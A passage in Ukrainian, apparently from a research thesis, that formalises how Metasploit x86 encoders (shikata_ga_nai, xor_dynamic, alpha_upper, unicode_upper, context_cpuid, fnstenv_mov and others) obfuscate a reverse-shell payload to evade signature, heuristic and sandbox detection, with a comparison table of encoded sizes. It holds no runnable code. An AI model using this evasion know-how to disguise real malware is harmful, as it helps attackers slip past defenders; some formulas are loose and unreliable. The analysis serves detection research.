Серед усіх засобів обфускації пейлоадів, побудованих на основі XOR-перетворення, особливе місце займає енкодер x86/xor_poly. Його принцип базується не лише на шифруванні вхідного байтового масиву за допомогою операції XOR, але й на формуванні поліморфної структури декодувального коду, що виконується під час виконання shellcode. Це забезпечує значну варіативність у генерованому машинному коді, мінімізуючи ймовірність виявлення сигнатурними або евристичними механізмами антивірусного ПЗ [2].

Загальний механізм полягає у застосуванні XOR-функції до кожного байта вхідного пейлоаду з використанням ключа, що зберігається у регістрі або обчислюється динамічно. Формально, якщо $P = \{p_0, p_1, \dots, p_{n-1}\}$ – це початковий пейлоад довжини n, а K – ключ XOR-шифрування, то результат обфускації визначається як

$$\mathcal{E}(P) = \{p_i \oplus K \mid i = 0, \dots, n-1\}. \quad (3.1)$$

Однак ключова особливість xor_poly проявляється не у самому перетворенні, а в структурній варіативності, яку він створює навколо декодувального циклу. Під час генерації кожного нового пейлоаду змінюється низка аспектів, зокрема порядок інструкцій, набір регістрів, спосіб звернення до пам’яті, логіка обчислення зміщень та кількість вставлених псевдовипадкових інструкцій, які не впливають на логіку виконання, але ускладнюють аналіз.

Цей підхід ґрунтується на ідеї поліморфізму в машинному коді, коли семантика залишається незмінною, але синтаксис реалізації суттєво змінюється. Завдяки цьому, кожен раз shellcode виглядає як інший зразок, хоча виконує ту саму дію. Це дозволяє x86/xor_poly залишатись ефективним засобом обходу

сигнатурного аналізу, навіть у випадку регулярного використання одного й того самого пейлоаду.

Оскільки декодер формує не лише кінцевий результат, а й варіативну послідовність проміжних перетворень, ускладнюється виділення повторюваних структурних ознак, на яких базуються шаблонні та сигнатурні підходи виявлення [2]. Таким чином, застосування xor_poly у пентест-сценаріях є практикою, що знижує ефективність статичного аналізу та інструментів виявлення, орієнтованих на шаблонне порівняння.

На відміну від поліморфного x86/xor_poly, який змінює структуру декодера, наступний енкодер реалізує варіативність за рахунок еволюції ключа. Такий підхід реалізовано в x86/xor_dynamic.

Енкодер x86/xor_dynamic реалізує метод динамічного XOR-шифрування, що забезпечує високий ступінь варіативності обфускації завдяки використанню змінного XOR-ключа, який змінюється протягом усього шифрування пейлоада. На відміну від енкодерів із фіксованим ключем, де кожен байт кодується однаковим значенням, у xor_dynamic кожен наступний ключ залежить від попереднього, що ускладнює сигнатурне виявлення шкідливого коду.

Процес кодування можна формалізувати як

$$C_i = P_i \oplus K_i, \tag{3.2}$$

де C_i – і-й зашифрований байт пейлоада,

P_i – відповідний оригінальний байт пейлоада,

K_i – ключ, що динамічно змінюється за певним правилом.

Оновлення ключа реалізується за схемою

$$K_{i+1} = f(K_i), \tag{3.3}$$

де f – детермінована функція генерації, часто з використанням побітових операцій, таких як зсуви, інверсії, інкременти або мультиплікативні модифікації

$$K_{i+1} = (K_i + \Delta) mod 256 \quad (3.4)$$

або

$$K_{i+1} = (K_i \cdot \alpha + \beta) mod 256. \quad (3.5)$$

На етапі виконання декодер, вбудований у пейлоад, відновлює початкові значення, послідовно застосовуючи зворотну операцію XOR з актуальним ключем

$$P_i = C_i \oplus K_i \quad (3.6)$$

і оновлюючи ключ так само, як на етапі кодування.

Внаслідок цього, навіть якщо шифрується одна й та сама послідовність байтів, результат x86/xor_dynamic буде відрізнятися при кожному запуску енкодера, що робить його особливо ефективним проти статичного аналізу.

Крім того, побудова декодера передбачає збереження початкового ключа та логіки його еволюції безпосередньо в тілі шкідливого коду, що забезпечує самодостатність і незалежність пейлоада від зовнішніх параметрів.

Якщо xor_dynamic забезпечує складну динаміку ключа, то x86/countdown застосовує значно простішу, але впорядковану лінійну схему його зміни. Тому наступним розглянемо енкодер x86/countdown.

Енкодер x86/countdown є одним із простих представників класу одно-байтових XOR-кодувальників у Metasploit Framework. Його основна ідея полягає у перетворенні необфускованого (вихідного) пейлоаду у представлення, менш

придатне для сигнатурного аналізу, за рахунок лінійного оновлення XOR-ключа під час кодування.

На відміну від фіксованих XOR-енкодерів, де ключ є постійним, x86/countdown застосовує впорядковану лінійну зміну ключа, що починається з деякого значення $K \in \mathbb{B}$ і зменшується на одиницю з кожним наступним байтом.

Цей механізм можна описати таким алгоритмом.

1. Встановлюється початкове значення XOR-ключа: $k_0 = K$, де $K \in \mathbb{B}$.

2. Для кожного байта пейлоаду p_i, $i = 0,1,\dots,n-1$, обчислюється зашифрований байт

$$c_i = p_i \oplus k_i. \quad (3.7)$$

3. Після обробки кожного байта ключ оновлюється за лінійним правилом

$$k_{i+1} = (k_i - 1) mod 256. \quad (3.8)$$

У результаті кожен байт пейлоаду кодується операцією XOR із унікальним значенням ключа, що змінюється на кожній ітерації, формуючи зсувну послідовність кодування.

Позначимо вхідний пейлоад як послідовність байтів

$$P = \{p_0, p_1, \dots, p_{n-1}\}, p_i \in \mathbb{B}. \quad (3.9)$$

Тоді відповідно зашифрований пейлоад визначається як

$$\mathcal{E}(P) = \{p_0 \oplus k_0, p_1 \oplus (k_0 - 1), \dots, p_{n-1} \oplus (k_0 - (n-1))\}, \quad (3.10)$$

де всі операції над ключем виконуються в полі залишків за модулем 256.

Оскільки енкодер є детермінованим і не потребує складних обчислень або зовнішніх залежностей, він придатний для виконання в обмежених середовищах і забезпечує швидке декодування.

x86/countdown дозволяє уникати деяких сигнатур, пов'язаних із відомими послідовностями shell-коду. Проте, через свою предикативну природу та лінійність зміни ключа, він легко піддається аналітичній реконструкції за допомогою статичного аналізу та машинного навчання, що базується на частотному аналізі байтів або характерних XOR-патернів.

З іншого боку, його швидкість і простота роблять його корисним як початковий рівень обфускації, особливо у поєднанні з іншими методами – наприклад, упаковкою, багаторівневою ін'єкцією або динамічним завантаженням.

На відміну від попередніх байтових енкодерів, x86/call4_dword_xor працює вже з 32-бітними словами і використовує стекові механізми для приховування ключа. Саме тому його логіка заслуговує окремого розгляду.

Енкодер x86/call4_dword_xor реалізує методику обфускації машинного коду, що поєднує XOR-шифрування на рівні 32-бітних слів (dword) та нестандартне використання стекових інструкцій. Його принцип ґрунтується на попередньому занесенні контрольного ключа у стек та подальшому зверненні до нього в декодері через інструкцію call, яка, крім зміщення управління, зберігає адресу повернення – цей ефект використовується як механізм передачі ключа в обхід традиційних регістрів.

Нехай корисне навантаження (пейлоад) представлено як послідовність 32-бітних слів $P = \{P_1, P_2, \ldots, P_n\}$, а шифрувальний ключ – як 32-бітне значення $K \in \mathbb{Z}_{2^{32}}$. Операція обфускації визначається формулою

$$C_i = P_i \oplus K, \forall i \in \{1, \ldots, n\}, \quad (3.11)$$

де C_i – зашифроване слово. Усі обчислення виконуються в полі залишків по модулю 2^{32}.

Під час виконання на початку енкодованого коду розміщується інструкція call, яка зберігає адресу наступної інструкції у стек. Далі за цією інструкцією розташовується зашифрований код. Декодер, виконуючи інструкцію pop, витягує збережену адресу – у якій знаходиться ключ K, – і використовує її для побітової декодування XOR.

Цей механізм можна подати у вигляді логічного алгоритму

```
push K
call decoder
decoder:
  pop reg
  P_i = C_i ⊕ reg
```

Оскільки ключ не зберігається явно в регістрах або пам’яті до моменту виконання, а генерується динамічно під час стекових операцій, це ускладнює як статичний, так і динамічний аналіз. Додатково, обробка коду у вигляді DWORD-блоків (на відміну від байт-за-байтом) підвищує швидкодію декодування та робить структуру менш передбачуваною, оскільки утворюються нестандартні вирівнювання коду в пам’яті.

Після аналізу стеково-орієнтованого механізму call4_dword_xor логічно перейти до подібного за ідеєю, але простішого за реалізацією енкодера x86/jmp_call_additive, який застосовує jmp-call-pop шаблон для визначення адреси даних.

Енкодер x86/jmp_call_additive реалізує класичний підхід до поліморфного кодування пейлоаду, використовуючи інструкційний шаблон jmp-call-pop як динамічний механізм визначення поточної адреси у пам’яті під час виконання. Завдяки цьому підхід уникає жорстко заданих адрес і дає змогу обчислити початкову

точку даних, де розміщено зашифрований пейлоад, що значно ускладнює статичний аналіз.

Після отримання адреси пейлоаду енкодер виконує XOR-декодування кожного байта, використовуючи ключ K, який модифікується на кожній ітерації за допомогою адитивної функції, що формує ефект квазівипадкової (псевдовипадковоподібної) ключової послідовності. Таким чином, кожен наступний байт пейлоаду декодується з урахуванням оновленого ключа

$$\mathcal{E}(P) = \{p_i \oplus K_i \mid K_{i+1} = (K_i + \Delta)\, mod256,\ i = 0, \dots, n-1\}, \qquad (3.12)$$

де p_i – i-й байт оригінального пейлоаду,

K_i – ключ на i-ій ітерації, який ініціалізується випадковим або фіксованим значенням K_0,

Δ – сталий адитивний зсув (additive step), що визначає зміну ключа між байтами,

$\oplus$ – побітова операція XOR,

$\mathcal{E}(P)$ – результат обфускації.

Декодер, вбудований у початок виконуваного файлу, самостійно виконує обчислення K_i і розшифровує байти у циклі. Завдяки змінності ключа, навіть ідентичні байти пейлоаду отримують різні шифровані представлення, що знижує ймовірність виявлення через сигнатурні збіги.

Таким чином, jmp_call_additive забезпечує базову, але досить ефективну форму поліморфізму, що дозволяє генерувати щоразу новий бінарний вигляд для одного й того самого логічного навантаження, що є важливим аспектом у контексті обходу сигнатурних механізмів антивірусного ПЗ.

3.2.2 Поліморфні та метаморфні енкодери

Енкодер shikata_ga_nai, що в перекладі з японської означає «нічого не вдієш», є складним поліморфним механізмом, який генерує унікальні обфусковані версії одного й того самого пейлоада. Його суть полягає у циклічному шифруванні XOR з використанням змінного ключа, а також у створенні поліморфного декодувального stub-коду, який змінюється при кожній генерації.

Нехай вхідний пейлоад містить n байтів $P = \{p_0, p_1, \dots, p_{n-1}\}$, а початковий ключ – K_0. Для кожного байта виконується XOR із ключем, після чого ключ змінюється за певним нелінійним правилом, що залежить від попереднього значення.

$$\mathcal{E}(P) = \{p_i \oplus K_i \mid K_{i+1} = f(K_i),\ i = 0, \dots, n-1\}. \quad (3.13)$$

Тут функція $f(K_i)$ є змінною псевдовипадковоподібною операцією, яка може включати бітові зсуви, інверсії або прості арифметичні модифікації ключа. Саме така еволюція ключової послідовності забезпечує високий рівень варіативності шифротексту при збереженні коректності декодування.

Ключовою особливістю енкодера x86/shikata_ga_nai є генерація поліморфного декодувального *stub*, який виконує розшифрування пейлоаду безпосередньо під час виконання. Декодер формується динамічно та містить інструкції асемблера, що зазнають значної варіативності: змінюється порядок команд, використовувані регістри, структура циклів, а також вставляються нейтральні інструкції типу *no-op* (NOP sled), які не впливають на семантику виконання.

У результаті реалізується поліморфний механізм, за якого кожен згенерований пейлоад має унікальне бінарне представлення навіть за ідентичних вхідних параметрів генерації.

Такий підхід істотно ускладнює сигнатурне виявлення, оскільки відсутній стабільний байтовий або інструкційний шаблон декодера. При цьому після завершення фази декодування пейлоад повністю відновлює свою функціональну структуру, що забезпечує збереження початкової логіки виконання.

Водночас застосування поліморфного декодера має низку обмежень. У деяких випадках загальний розмір пейлоаду зростає за рахунок об’єму декодувального *stub*. Крім того, сучасні антивірусні системи можуть використовувати поведінкові або евристичні підходи для виявлення характерних ознак виконання декодувального циклу, навіть за відсутності статичних сигнатур.

Після аналізу принципів роботи поліморфного енкодера x86/shikata_ga_nai доцільно перейти до розгляду метаморфних підходів до обфускації, які змінюють не лише структуру декодера, а й бітове представлення самого корисного навантаження. Одним із характерних представників цього класу є енкодер x86/bloxor, що реалізує блокове XOR-шифрування з динамічним оновленням ключа.

Енкодер x86/bloxor реалізує варіант метаморфної обфускації на основі блокового XOR-шифрування. На відміну від класичних енкодерів, які працюють байт за байтом або використовують лінійну операцію XOR з фіксованим ключем, bloxor обробляє навантаження блоками та змінює ключ після кожного блоку, що знижує предиктивність шифротексту та ускладнює сигнатурний аналіз.

У загальному вигляді обфускація виконується наступним чином: нехай вхідний кодовий блок позначено як P_i, ключ для XOR-операції – K_i, а результат – C_i. Тоді для кожного блоку маємо

$$C_i = P_i \oplus K_i, \tag{3.14}$$

$$K_{i+1} = f(K_i, P_i), \tag{3.15}$$

де функція f змінює ключ для наступного блоку на основі попереднього ключа та вихідного блоку. Наприклад

$$K_{i+1} = \mathrm{ROL}(K_i \oplus P_i, r), \quad (3.16)$$

де $\mathrm{ROL}(x, r)$ – побітове циклічне зсування вліво на r бітів.

Це забезпечує детермінований, але змінний потік ключів, де кожен блок має свій унікальний ключ, що залежить від попереднього. Унаслідок цього:

– неможливо визначити фіксовану маску або шаблон в обфускованому тілі коду;

– енкодер уникає однакових послідовностей навіть при однаковому вихідному пейлоаді;

– реалізується ефект метаморфізму – кожна згенерована версія значно відрізняється від іншої на бітовому рівні.

Процедура відновлення даних інкапсульована в декодувальному циклі, що реалізує інверсне перетворення

$$P_i = C_i \oplus K_i, K_{i+1} = f(K_i, P_i). \quad (3.17)$$

Циклічна еволюція ключів ускладнює як динамічний аналіз, так і реверс-інжиніринг, оскільки відсутнє повторне використання ключа та не формуються прості, легко узагальнювані шаблони декодування. Додатково слід враховувати, що коректність відновлення залежить від збереження порядку обробки блоків: зміщення або фрагментація закодованого навантаження в оперативній пам’яті може призвести до порушення послідовності декодування та, відповідно, до некоректного відновлення даних.

3.2.3 Енкодери з обмеженням допустимих символів

Енкодер x86/alpha_upper призначений для перетворення машинного коду у представлення, що належить до обмеженої підмножини ASCII-символів, а саме — великих латинських літер (діапазон A–Z, тобто байти 0x41–0x5A). Такий підхід є частковим випадком системи Alpha2 і застосовується в сценаріях, де канал передавання або інтерфейс введення накладає жорсткі обмеження на допустимі символи (наприклад, поля введення, що приймають лише алфавітні дані).

Нехай $P = (p_1, p_2, \dots, p_n)$ – початковий машинний код (shellcode), де $p_i \in \{0,1\}^8$, тобто кожен байт є елементом простору 8-бітних слів. Процес кодування визначається як застосування функції $\mathcal{E}$, що є композицією двох відображень

$$\mathcal{E}(P) = D \parallel \mathcal{T}(P, K), \tag{3.18}$$

де D – префікс-декодер, записаний лише літерами верхнього регістру;

$\mathcal{T}$ – трансформація основного коду, параметризована ключем $K \in \{0,1\}^8$, який застосовується до кожного байта за схемою XOR.

Функція $\mathcal{T}$ формалізується як

$$\mathcal{T}(P, K) = (\text{encode}(p_1 \oplus K), \text{encode}(p_2 \oplus K), \dots, \text{encode}(p_n \oplus K)), \tag{3.19}$$

де оператор encode – це бієктивне відображення у множину літер верхнього регістру, побудоване на основі фіксованої табличної відповідності.

Під час виконання енкодований байт-ланцюг $\mathcal{E}(P)$ запускається з області пам'яті, в яку він був записаний, починаючи з D. Сам декодер, будучи самодостатнім і виконуваним, реалізує цикл:

$$\forall i \in [1, n]: p_i = decode(c_i) \oplus K, \tag{3.20}$$

де c_i – i-й закодований символ.

Цей підхід дозволяє обходити фільтрування небажаних байтів у середовищах доставки, однак зазнає значного зростання обсягу коду – розмір результату $|\mathcal{E}(\mathrm{P})| \gg |\mathrm{P}|$ – та високого ризику виявлення через повторюваність структури декодера.

Таким чином, енкодер x86/alpha_upper моделюється як двоетапна функція обфускації з алфавітним обмеженням на вихідне значення, де обидві частини – декодер і сам пейлоад – створені з дотриманням умов $\forall b \in \mathcal{E}(P): b \in [0x41, 0x5A]$. Це забезпечує допустимість передачі через алфавітні канали, але обмежує стійкість до сучасних евристичних та поведінкових методів виявлення.

Після розгляду механізмів алфавітно-орієнтованого кодування, притаманних енкодеру x86/alpha_upper, логічно перейти до протилежного підходу – технік, що навмисно уникають використання алфавітних символів. Одним із таких рішень є енкодер x86/nonalpha, який формує байтову послідовність, повністю вільну від символів верхнього та нижнього регістрів. Одним із підходів до обходу сигнатурного виявлення є створення шкідливого коду, що не містить байтів, які відповідають ASCII-кодуванням літер.

Енкодер x86/nonalpha реалізує цю ідею, забезпечуючи генерацію shellcode, у якому відсутні байти, що лежать у діапазонах [0x41–0x5A] (великі літери) та [0x61–0x7A] (малі літери), тобто алфавітні символи. Це обмеження робить пейлоад непридатним для розпізнавання класичними евристиками, орієнтованими на текстові шаблони.

Для досягнення такого ефекту кожен байт відкритого коду p_i замінюється обчисленою функцією, що уникає алфавітних значень. Енкодер виконує поділ кожного байта на дві компоненти з операцією XOR з підбіркою ключів, що гарантує відсутність літер у результаті

$$\mathcal{E}(P) = \{p_i \oplus K_i \mid p_i \oplus K_i \notin A,\ i = 0, \dots, n-1\}, \tag{3.21}$$

де $A = \{0x41 \dots 0x5A, 0x61 \dots 0x7A\}$ – множина алфавітних ASCII-значень.

Застосування енкодерів з обмеженням допустимих символів є доцільним у сценаріях, коли канал передавання або середовище обробки даних виконує фільтрацію/нормалізацію введення чи накладає обмеження на множину дозволених байтів (наприклад, під час проходження через прикладні шлюзи, протокольні перетворення або інші механізми контролю трафіку). У таких умовах кодування, що гарантує належність результату до наперед заданого набору символів, підвищує ймовірність коректного транспортування корисного навантаження без руйнування його структури.

На відміну від x86/nonalpha, який спрямований на усунення алфавітних символів у результуючому представленні, енкодер x86/nonupper реалізує більш вибіркове обмеження: він формує таке кодування, за якого в результаті не з’являються символи верхнього регістру ASCII (A–Z). Такий підхід є релевантним для середовищ із частковою фільтрацією або перетворенням введення, зокрема там, де великі літери підлягають нормалізації або блокуванню на рівні прикладної логіки чи транспортного представлення (наприклад, у деяких веб-формах або при використанні окремих текстових транспортів).

На відміну від загальних XOR-орієнтованих схем, x86/nonupper організовує декодувальний блок і кодування навантаження таким чином, щоб байти результуючої послідовності потрапляли до допустимого діапазону, уникаючи значень, що відповідають ‘A’–‘Z’. Це потребує спеціалізованого механізму підбору представлення, коли кожен елемент закодованого тіла визначається так, щоб після застосування заданої логічної операції результат залишався в межах дозволеної множини.

Як приклад, може застосовуватися побітова операція AND або XOR з ключем K, підібраним так, щоб у результуючому представленні не виникали коди верхнього регістру. Формально процес можна подати у вигляді

$$C_i = P_i \oplus K, \text{ за умови, що } C_i \notin [0x41, 0x5A]. \tag{3.22}$$

Однак, у випадку nonupper застосовується додатковий механізм перевірки та повторного підбору, коли кодер відхиляє C_i, якщо той потрапляє в заборонений діапазон:

$$C_i = \begin{cases} P_i \oplus K, & \text{якщо } C_i \notin [0x41, 0x5A] \\ \text{обрати інший } K, & \text{і повторити} \end{cases}. \tag{3.23}$$

Такий підхід зумовлює зростання обчислювальної складності при генерації, однак забезпечує повну відповідність заданим фільтраційним обмеженням.

На етапі виконання пейлоада відбувається завантаження ключа K у регістр, після чого застосовується дешифрування до кожного байта

$$P_i = C_i \oplus K. \tag{3.24}$$

Таким чином, енкодер x86/nonupper поєднує в собі адаптивну логіку генерації, відповідну фільтраційним вимогам, і простий механізм відновлення пейлоада з мінімальними обчислювальними витратами під час виконання.

3.2.4 Unicode-орієнтовані енкодери

Енкодер x86/unicode_mixed належить до групи Alpha2-енкодерів і призначений для формування коректного машинного коду у вигляді Unicode-сумісного рядка, тобто такого представлення, де кожен байт корисного навантаження має бути переданий у складі двобайтового символу (двобайтне кодування; “2 bytes per character”).

У низці середовищ (зокрема під час обробки рядків у Windows API або у випадках, коли вхідні дані інтерпретуються як широкі символи) корисне навантаження може передаватися у форматі, де кожному “видимому” байту відповідає додатковий нульовий байт. У такому разі байт b з початкового коду має бути представленим як пара:

$$\mathrm{Byte}_{\mathrm{shellcode}} = \mathrm{LowByte,HighByte} = 0x00, \tag{3.25}$$

тобто у пам’яті байтова послідовність має вигляд

$$\text{0xXX 0x00 0xYY 0x00 ...} \tag{3.26}$$

Метою енкодера є перетворення вхідного пейлоада $P = \{p_0, p_1, \dots, p_{n-1}\}$ у нову послідовність символів $E(P)$, яка при інтерпретації як Unicode-сумісного двобайтового представлення водночас залишається коректною з погляду виконання x86-інструкцій. Зокрема, вводиться алфавіт допустимих байтів $\Sigma \subset \mathrm{ASCII}_{\mathrm{alnum}}$, який розширюється до пар

$$\mathcal{E}(P) = \{(a_i, 0x00) \mid a_i \in \Sigma, \forall i\}. \tag{3.27}$$

Енкодер формує Unicode-сумісний декодер (stub), який саморозпаковується, використовуючи лише допустимі двобайтові символи, після чого в пам’яті відновлюється повноцінний shellcode. На відміну від варіанта x86/unicode_upper, де набір припустимих символів обмежений лише літерами у верхньому регістрі, x86/unicode_mixed допускає використання як великих, так і малих літер, що розширює можливості побудови коректних двобайтових послідовностей. Завдяки цьому корисне навантаження може зберігатися у вигляді валідного Unicode-рядка та передаватися через типові механізми обробки рядків (зокрема у випадках, коли дані очікуються у форматі UTF-16/UCS-2). Додатковою властивістю є варіативність кодування: одні й ті самі інструкції можуть бути представлені різними комбінаціями допустимих символів, що забезпечує поліморфність отриманого представлення.

Після аналізу енкодера x86/unicode_mixed, який допускає використання символів у змішаному регістрі та забезпечує ширші можливості формування допустимих двобайтових послідовностей, логічно перейти до більш жорсткого варіанта Unicode-орієнтованого кодування. Таким прикладом є енкодер x86/unicode_upper, що працює в умовах суворого обмеження на застосування лише великих літер Unicode.

Цей енкодер належить до родини Alpha2 Unicode-енкодерів і призначений для створення shellcode, повністю сумісного з середовищами, що вимагають тільки великі літери Unicode. Це стосується, наприклад, деяких вразливостей у Windows-додатках або веб-інтерфейсах, де допустимими символами є лише [A-Z], і кожен байт розширюється до UTF-16 формату (двобайтове представлення).

Враховуючи, що кожен байт в інструкції повинен бути представлений як двобайтовий символ, де другий байт дорівнює 0x00, а перший – велика літера латинського алфавіту, енкодер виконує трансформацію початкового пейлоада P у нову форму $\mathcal{E}(P)$, дотримуючись суворого обмеження

$$\mathcal{E}(P) = \{(a_i, 0x00) \mid a_i \in \{\text{A}, \dots, \text{Z}\}\}. \quad (3.28)$$

Як і в інших Alpha2-енкодерах, основна частина shellcode включає декодер-стік – блок інструкцій, що здатен саморозпакуватись із дозволених символів і відтворити коректний машинний код у пам'яті. У випадку unicode_upper, ця задача ускладнена через обмежений алфавіт: неможливо напряму використати навіть цифри або малі літери.

Тому побудова декодера вимагає ретельного підбору інструкцій, які у своїй машинній реалізації вкладаються у пари байтів виду 0x41 0x00, 0x42 0x00, ..., 0x5A 0x00.

Якщо a_i – і-й байт вбудованого shellcode, тоді

$$\forall a_i \in P \Rightarrow a_i \in \{0x41, 0x42, \dots, 0x5A\}. \quad (3.29)$$

Такий енкодер є доцільним у випадках, коли пейлоад (shellcode) має передаватися через канали введення з жорсткими обмеженнями на допустимий алфавіт, зокрема поля введення, що приймають виключно великі латинські символи, HTML-форми з фільтрацією спеціальних символів, окремі LDAP-запити або застарілі COM-інтерфейси.

У таких середовищах використання алфанумеричного Unicode-сумісного кодування дозволяє зберегти коректну семантику виконання shellcode навіть за наявності суворих обмежень на формат вхідних даних.

3.2.5 Контекстно-залежні та апаратно-орієнтовані енкодери

Енкодер x86/context_cpuid реалізує техніку контекстно-залежного дешифрування, у якій для відновлення оригінального пейлоада використовується команда CPUID. Особливість цього методу полягає в тому, що він змінює поточний

вміст регістрів у такий спосіб, що їхні значення можуть бути використані як ключ для дешифрування. Такий підхід дозволяє уникнути статичних сигнатур і ускладнює аналіз у пісочницях або емуляторах, які не повною мірою реалізують поведінку CPUID.

Ключова особливість полягає в тому, що енкодер не містить фіксованого ключа дешифрування. Натомість, викликом інструкції CPUID формується регістр, наприклад EAX, значення якого використовується в ролі ключа K

$$P_i = C_i \oplus f(\text{CPUID}), \tag{3.30}$$

де P_i – і-й байт дешифрованого пейлоада,

C_i – і-й байт шифрованого пейлоада,

$f(\text{CPUID})$ – функція, яка витягує ключ із результату виконання інструкції CPUID.

Залежно від конфігурації процесора, параметри повернення CPUID можуть змінюватися, що дає змогу формувати псевдорандомізований ключ, специфічний для певного апаратного середовища. В експлуатаційному середовищі ця властивість ускладнює статичний аналіз, оскільки результат розшифрування прямо залежить від конкретного процесора та його інструкційного набору.

Формально процес дешифрування можна описати як:

Виконання інструкції CPUID для генерації ключа

$$\text{CPUID} \rightarrow (EAX, EBX, ECX, EDX). \tag{3.31}$$

Обчислення ключа як функції від одного з регістрів, наприклад

$$K = EAX \text{mod } 256. \tag{3.32}$$

Застосування XOR-дешифрування для кожного байта пейлоада:

$$P_i = C_i \oplus K, \forall i \in [1, n]. \quad (3.33)$$

Такий механізм знижує ефективність евристичного виявлення за рахунок унікальності ключа на кожному запуску. Крім того, використання інструкцій, пов’язаних із архітектурними особливостями CPU, створює додаткові труднощі для пісочниць і засобів статичного аналізу, які не імітують реальний стан процесорних регістрів.

Після розгляду механізму, у якому ключ дешифрування визначається результатом апаратної інструкції CPUID, доцільно перейти до іншого контекстно-залежного підходу, побудованого вже на можливостях блоку FPU архітектури x86. Одним із характерних представників цього класу є енкодер x86/fnstenv_mov, який використовує інструкцію FNSTENV для отримання адреси виконання й реалізує динамічне відновлення коду без жорстко визначених переходів.

Енкодер x86/fnstenv_mov реалізує одну з найцікавіших форм обфускації, засновану не на класичних арифметичних перетвореннях, а на використанні особливостей інструкцій FPU (Floating Point Unit) у процесорах архітектури x86. Його механізм будується на отриманні адреси виконання shell-коду через інструкцію FNSTENV, яка зберігає поточний стан FPU у пам’яті, включаючи вказівник інструкції. Це дозволяє динамічно обчислити адресу пейлоаду без жодного жорстко закодованого переходу (наприклад, CALL або JMP), що значно ускладнює статичний аналіз.

На етапі виконання код виконує FNSTENV [esp-12], що записує структуру стану FPU, зокрема адресу інструкції, у стек. Наступна інструкція POP витягує цю адресу – фактично отримуючи EIP shell-коду – і використовується для дешифрування наступних байтів пейлоаду за принципом relative decoder stub. Це дозволяє здійснювати XOR- декодування байтів із відносного зміщення.

Нехай $P = \{p_0, p_1, \dots, p_{n-1}\}$ – початковий пейлоад, який кодується фіксованим ключем K. Функція кодування виглядає як

$$\mathcal{E}(P) = \{p_i \oplus K \mid i = 0, \dots, n-1\}. \quad (3.34)$$

Але на відміну від класичного XOR-шифрування, ключем тут фактично виступає адреса, що динамічно визначається в час виконання. Тобто ключ залежить від результату виконання:

$$K = \text{Addr(FNSTENV)} + \delta, \quad (3.35)$$

де δ – зсув до початку зашифрованої секції.

У результаті, пейлоад набуває властивостей контекстно-залежного самодекодування, що ускладнює його символьне представлення та ефективно обходить базові евристичні аналізатори, які орієнтовані на фіксовані адреси та послідовності команд [3].

Цей енкодер є менш придатним для середовищ, у яких виконання інструкцій FPU обмежується політиками безпеки або де їх використання може бути виявлене засобами моніторингу. У типовому середовищі Windows застосування підходу FNSTENV-based сприяє ускладненню статичного аналізу та може знижувати ефективність сигнатурного виявлення за рахунок відсутності жорстко фіксованих адресних посилань.

3.2.6 Референсний (чистий) пейлоад

Файл shell_clean_4445.exe є контрольним зразком пейлоада, сформованого без застосування будь-яких технік обфускації або енкодування. Такий варіант дає змогу зафіксувати базовий рівень виявлення захисними системами, а також дозволяє використовувати його як еталон для подальшого порівняння з обфускованими екземплярами.

На рівні машинного коду цей пейлоад являє собою безпосередньо скомпільовану інструкційно-функціональну послідовність, що реалізує класичне зворотне підключення (reverse shell) для архітектури x86. Відсутність енкодера означає, що байтова структура C = P збігається з відкритим пейлоадом:

$$C_i = P_i, \forall i \in [1, n], \tag{3.36}$$

де C_i – i-й байт пейлоада у виконуваному файлі,

P_i – відповідна інструкція в чистому вигляді (plaintext),

n – загальна довжина пейлоада в байтах.

Використання цього варіанта необхідне для встановлення основи, яка дозволяє точно оцінити ефективність кожного з енкодерів у процесі подальшого дослідження.

Крім того, варіант shell_clean_4445.exe ідеально підходить для візуального та байт-кодового аналізу, оскільки містить повністю читабельну структуру, яка не змінена жодними енкодерами, що спрощує динамічне трасування, дизасемблювання та вивчення поведінки пейлоада.

3.3 Порівняльний аналіз енкодерів

Характеристики енкодерів архітектури x86, доступних у Metasploit Framework, відрізняються за механізмами перетворення машинного коду, структурою декодувальних конструкцій, вимогами до допустимих символів та зміною розміру пейлоада після кодування. Узагальнення цих параметрів дозволяє розглядати енкодери не як окремі реалізації, а як набір технічних моделей, що формують різні варіанти байтових представлень одного й того самого виконуваного фрагмента.

Для систематизації доступних даних у подальшому аналізі використано уніфікований набір критеріїв опису енкодерів: тип застосованої логічної операції або схеми кодування, формалізований принцип трансформації, спосіб організації декодування під час виконання, наявні обмеження на допустимі символи та зміна обсягу згенерованого коду. Використання цих параметрів у спільній структурі забезпечує коректне зіставлення енкодерів між собою та задає основу для аналізу їхніх властивостей у межах дослідження. Зведення енкодерів за зазначеними критеріями подано в таблиці 3.3.

Таблиця 3.3 - Характеристики енкодерів Metasploit Framework

Назва енкодера	Метод кодування	Формула шифрування	Механізм декодування	Обмеження на символи	Розмір корисного навантаження, байт
x86/alpha_upper	XOR з фільтрацією	Ci = Pi ⊕ K (фільтрація A–Z)	push; call; pop; loop	тільки великі ASCII	716
x86/countdown	XOR з відліком	Ci = Pi ⊕ (K - i)	inline XOR decrement	відсутні	342
x86/fnstenv_mov	FNSTENV отримання EIP	залежить від контексту EIP	fnstenv; mov; loop	відсутні	346
x86/jmp_call_additive	XOR через call/pop	Ci = Pi ⊕ reg	push; call; pop; XOR	відсутні	353
x86/nonalpha	XOR без алфавітних	Ci = Pi ⊕ K	простий XOR loop	без A-Z, a-z	464
x86/shikata_ga_nai	поліморфний XOR	Ci = Pi ⊕ K (зміна циклу)	рандомізований декодер	відсутні	351
x86/unicode_mixed	Unicode XOR	Ci = Pi ⊕ K (у форматі Unicode)	Unicode padding	Unicode символи	774
x86/unicode_upper	Unicode великі	Ci = Pi ⊕ K (Unicode uppercase)	Unicode uppercase	великі Unicode	779
x86/xor_poly	Поліморфний XOR	Ci = Pi ⊕ f(K, i)	XOR з ген. ключем	відсутні	377
x86/bloxor	Блоковий XOR	Ci = Pi ⊕ K[i mod n]	цикл по блоках	відсутні	382
x86/call4_dword_xor	DWORD XOR	Ci = Pi ⊕ reg32	call; pop; XOR	відсутні	348
x86/context_cpuid	CPUID ключ	K ← f(CPUID); Ci = Pi ⊕ K	cpuid; xor; loop	відсутні	378
x86/xor_dynamic	Динамічний XOR	Ci = Pi ⊕ f(ticks, seed)	RDTSC / time	відсутні	370
clean (без обфускації)	без кодування	Ci = Pi	відсутній	відсутні	324

Порівняльний аналіз розмірів пейлоадів, отриманих із використанням різних енкодерів Metasploit Framework, представлено на рисунку 3.1.

